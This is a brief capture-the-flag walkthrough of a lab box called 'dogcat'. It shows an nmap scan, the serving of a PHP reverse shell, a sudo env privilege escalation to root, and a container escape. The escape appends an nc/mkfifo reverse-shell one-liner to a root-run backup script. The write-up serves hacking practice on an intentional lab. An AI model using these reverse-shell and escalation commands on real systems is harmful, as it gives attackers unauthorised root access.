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dogcat

I made a website where you can look at pictures of dogs and/or cats! Exploit a PHP application via LFI and break out of a docker container.

Start AttackBox

Help

Options

Chart

Scoreboard

Video

Discuss

Writeups

More

Difficulty: Medium

dogcat

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- { nmap scan

```
Nmap scan report for 10.10.4.167
Host is up (0.55s latency).
Not shown: 979 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp    open      http         Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
222/tcp   filtered  rsh-spx
687/tcp   filtered  asipregistry
1070/tcp  filtered  gmrupdateserv
1091/tcp  filtered  ff-sm
1098/tcp  filtered  rmiactivation
1117/tcp  filtered  ardus-mtrns
1165/tcp  filtered  qsm-gui
1687/tcp  filtered  nsjtp-ctrl
1914/tcp  filtered  elm-momentum
3476/tcp  filtered  nppmp
3809/tcp  filtered  apocd
4006/tcp  filtered  pxc-spvr
5060/tcp  filtered  sip
9101/tcp  filtered  jetdirect
9207/tcp  filtered  wap-vcal-s
9929/tcp  filtered  nping-echo
24444/tcp filtered  unknown
32781/tcp filtered  unknown
50636/tcp filtered  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

{


- LFI



- command injection



- flag1




script for flag1



- flag2



- put the revshell on the server. host a server & invoke it from the box
- payload



```
E www/html git:(master) ► sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.160.53 - - [11/May/2021 19:37:46] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

- { sudo -l

```
$ sudo -l
Matching Defaults entries for www-data on 0fcb11f2147a:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 0fcb11f2147a:
  (root) NOPASSWD: /usr/bin/env
```

- { priv. esce.
- { <https://gtfobins.github.io/gtfobins/env/#sudo>

```
$ sudo env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
```

- { an interesting file in /opt/backups. looks like we're in a container

```
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

- { put a revshell in the backup.sh file

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.23.120 1234 >/tmp/f" >> backup.sh
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.23.120 1234 >/tmp/f
```

- { got the shell

```
E www/html git:(master) ► nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.4.23.120] from (UNKNOWN) [10.10.160.53] 49970
/bin/sh: 0: can't access tty; job control turned off
# is
/bin/sh: 1: is: not found
# id
uid=0(root) gid=0(root) groups=0(root)
# ls -la
total 40
drwx----- 6 root root 4096 Apr  8 2020 .
drwxr-xr-x 24 root root 4096 Apr  8 2020 ..
lrwxrwxrwx 1 root root   9 Mar 10 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr  9 2018 .bashrc
drwx----- 2 root root 4096 Apr  8 2020 .cache
drwxr-xr-x 5 root root 4096 Mar 10 2020 container
-rw-r--r-- 1 root root   80 Mar 10 2020 flag4.txt
drwx----- 3 root root 4096 Apr  8 2020 .gnupg
drwxr-xr-x 3 root root 4096 Apr  8 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root  66 Mar 10 2020 .selected_editor
```